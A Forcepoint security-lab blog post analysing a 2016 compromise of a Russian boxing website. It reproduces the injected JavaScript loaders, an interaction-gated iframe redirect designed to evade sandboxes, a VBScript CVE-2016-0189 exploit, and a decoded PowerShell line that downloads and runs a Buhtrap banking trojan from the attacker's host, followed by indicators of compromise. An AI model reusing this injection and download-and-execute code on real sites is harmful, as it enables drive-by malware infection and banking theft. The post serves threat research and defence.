Highly Evasive Code Injection Awaits User Interaction Before Delivering Malware


forcepoint.com/blog/security-labs/highly-evasive-code-injection-awaits-user-interaction-delivering-malware

September 28, 2016

On September 27, 2016 Forcepoint Security Labs noticed that the Russian boxing site *allboxing[.]ru* was compromised. The site is injected with code that attempts to silently redirect users to a third party website containing an exploit and a Russian banking trojan. The injected code employs several evasion tactics, and ensures that the redirect only occurs when there is significant user interaction on the website.

Hiding in Plain Sight

The site *allboxing[.]ru* is a very popular Russian boxing website receiving an estimated 3 million visitors per month.



One of the scripts being used by the website at *hxxp://allboxing[.]ru/misc/jquery.once.js?v=1.2* has been modified to include additional code. The code claims to be loading a jQuery plugin called *"jQuery Animate Plugin v1.2"* but this is in fact a fake plugin inserted by the attacker.

```
/**
 * jQuery Animate Plugin v1.2
 * http://plugins.jquery.com/tag/animate/
 *
 * Dual licensed under the MIT and GPL licenses:
 *   http://www.opensource.org/licenses/mit-license.php
 *   http://www.gnu.org/licenses/gpl.html
 */

(function webAnimate(g) {
    var el = g.createElement("script"),
        p = g.getElementsByTagName("script")[0];

    el.type = "text/javascript";
    el.src = "/misc/jquery.animate.js?_=" + Math.round(
new Date().getTime() / 1000);
```

Once of the giveaways here is that the URL reference for the plugin links to *"http://plugins.jquery.com/tag/animate"*, whereas legitimate plugins will usually reference the project name directly such as *"http://plugins.jquery.com/project/once"*. Nevertheless, the attacker has made significant effort to blend in with the legitimate content by using the same formatting and comment style.

The modified *jquery.once.js* script loads a second script from */misc/jquery.animate.js* which in turn attempts to insert a script from the attacker's own website. The script is not inserted if the user's browser is either Chrome or Opera, presumably because the attacker is not able to exploit these browsers.

```
(function syncAnimate(g) {
    var el = g.createElement("script"),
        p = g.getElementsByTagName("script")[0];

    el.type = "text/javascript";
    el.src = "http://getcanvas.org/review/automate.js?_=" +
Math.round(new Date().getTime() / 1000);

    if ("chrome" in window) {
        return false;
    } else {
        if ("opera" in window) {
            return false;
        }
    }
```

The *automate.js* script on *getcanvas[.]org* then waits for user interaction before inserting an iFrame to an exploit.

```
        // create EL
        a.createEl = function() {
            var el = document.createElement("div");

            el.innerHTML = "<iframe width=\"150\" height=\
"100\" frameborder=\"no\" scrolling=\"no\" src=\"http://
getcanvas.org/sport/page/5.html\"></iframe>";

            fromCache(1747);

            try {
                document.body.appendChild(el);
                return true;
            } catch (e) {
                return false;
            }
        };

        // attach event to el
        a.events(document, "mousemove", function() {
            if ("waAds" in window) {
                if (window["waAds"].mouse < 40) {
                    window["waAds"].mouse += 1;
                }
            }
        });

        a.events(document, "click", function() {
            if ("waAds" in window) {
                if (window["waAds"].mouse < 40) {
                    window["waAds"].mouse += 16;
                }
            }
        });

        a.events(window, "scroll", function() {
            if ("waAds" in window) {
                if (window["waAds"].mouse < 40) {
                    window["waAds"].mouse += 11;
                }
            }
        });

        // loop
        a.loop = setInterval(function() {
            if (document.body !== null) {
                if ("waAds" in window) {
                    var b = window["waAds"];

                    if (b.mouse > 30) {
                        if (b.show === false) {
                            if (b.createEl() === true) {
                                b.show = true;
                            }
                        } else {
                            clearInterval(b.loop);
                        }
                    }
                }
            }
        }, 50);
```

The script ensures that sufficient user interaction has occurred from either clicking, scrolling or moving the mouse. The attacker has given different weighting scores to the different types of user interaction and will only insert the iFrame once the threshold score is above 30. This

is a stealth tactic used to prevent automated analysis systems from being redirected to the exploit. The technique was first documented back in 2014 in a similar infection chain.

Another stealth tactic employed here is the domain name and URL path which has been used. The term *"canvas"* is a well known boxing term and the URL contains the word *"sport".* This makes the URL appear a lot less suspicious considering that *allboxing[.]ru* is a boxing news site.

Exploiting Internet Explorer

The malicious iFrame inserted by the attacker was located at *hxxp://getcanvas[.]org/sport/page/5.html*. The page contains a VBScript exploit that leverages CVE-2016-0189 and attempts to run a Powershell script on the machine.

```
        Sub firewrite
            On Error Resume Next

            fromCache(2141)

            Set w = CreateObject("Shell.Application")

            w.ShellExecute "powershell", UnEscape("%20-
encodedCommand%20%
22KAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUA
dAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARg
BpAGwAZQAoACIAaAB0AHQAcAA6AC8ALwBnAGUAdABjAGEAbgB2AGEAcwAu
AG8AcgBnAC8AcwBwAG8AcgB0AC8AYgBvAHgAaQBuAGcALwB0AHkAcwBvAG
4AZgBlAHIAeQAuAGoAcABnACIALAAiAGkAcwBsAHoAbQBhADMAMgAuAGUA
eAB1ACIAKQA7ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AYwBvAG0AIA
BTAGgAZQBsAGwALgBBAHAAcABsAGkAYwBhAHQAaQBvAG4AKQAuAFMAaAB1
AGwAbABFAHgAZQBjAHUAdAB1ACgAIgBpAHMAbAB6AG0AYQAzADIALgBlAH
gAZQAiACkAOwA=%22"), "", "runas", 0

            Set w = Nothing

        End Sub
```

The Powershell script decodes to the following:

```
(New-Object
System.Net.WebClient).DownloadFile("http://getcanvas.org/sport/boxing/tysonfury.jpg","
(New-Object -com Shell.Application).ShellExecute("islzma32.exe");
```

The script downloads and executes *tysonfury.jpg* which is a variant of the Buhtrap Russian banking trojan. The SHA1 of the sample we received is *b74f71560e48488d2153ae2fb51207a0ac206e2b*.

Protection Statement

Forcepoint™ customers are protected against this threat via TRITON® ACE at the following stages of attack:

- Stage 2 (Lure) - The fake jQuery plugin is identified and blocked.
- Stage 3 (Redirect) - The attempt to insert a malicious iFrame onto the page is blocked.
- Stage 4 (Exploit) - The CVE-2016-0189 exploit is identified and blocked.
- Stage 5 (Dropper) - The Buhtrap malware is prevented from being downloaded.
- Stage 6 (Call Home) - Attempts by the Buhtrap variant to call home are identified and blocked.

Summary

Attackers are getting better at disguising the code they inject into compromised websites. Websites with high volumes of traffic are a popular choice for attackers, and this is especially true if the bulk of the traffic is from a specific region of the world of interest to the attacker. With the recent arrests of actors using the Lurk banking trojan, Buhtrap appears to be a likely alternative for actors wishing to target Russian banks and software.

Indicators of Compromise

Compromised Website

```
hxxp://allboxing.ru
```

Exploit Sites

```
http://getcanvas.org
http://medioca-room02.org
```

Buhtrap Sample (SHA1)

```
b74f71560e48488d2153ae2fb51207a0ac206e2b
aa0fa4584768ce9e16d67d8c529233e99ff1bbf0
193dd67915d544409e8c5722c22175b0f417999c
```

Buhtrap Command-and-Control Server

```
http://91.215.153.31/r/z.php
```

About Forcepoint

Forcepoint is the leading user and data protection cybersecurity company, entrusted to safeguard organizations while driving digital transformation and growth. Our solutions adapt in real-time to how people interact with data, providing secure access while enabling employees to create value.

Learn more about Forcepoint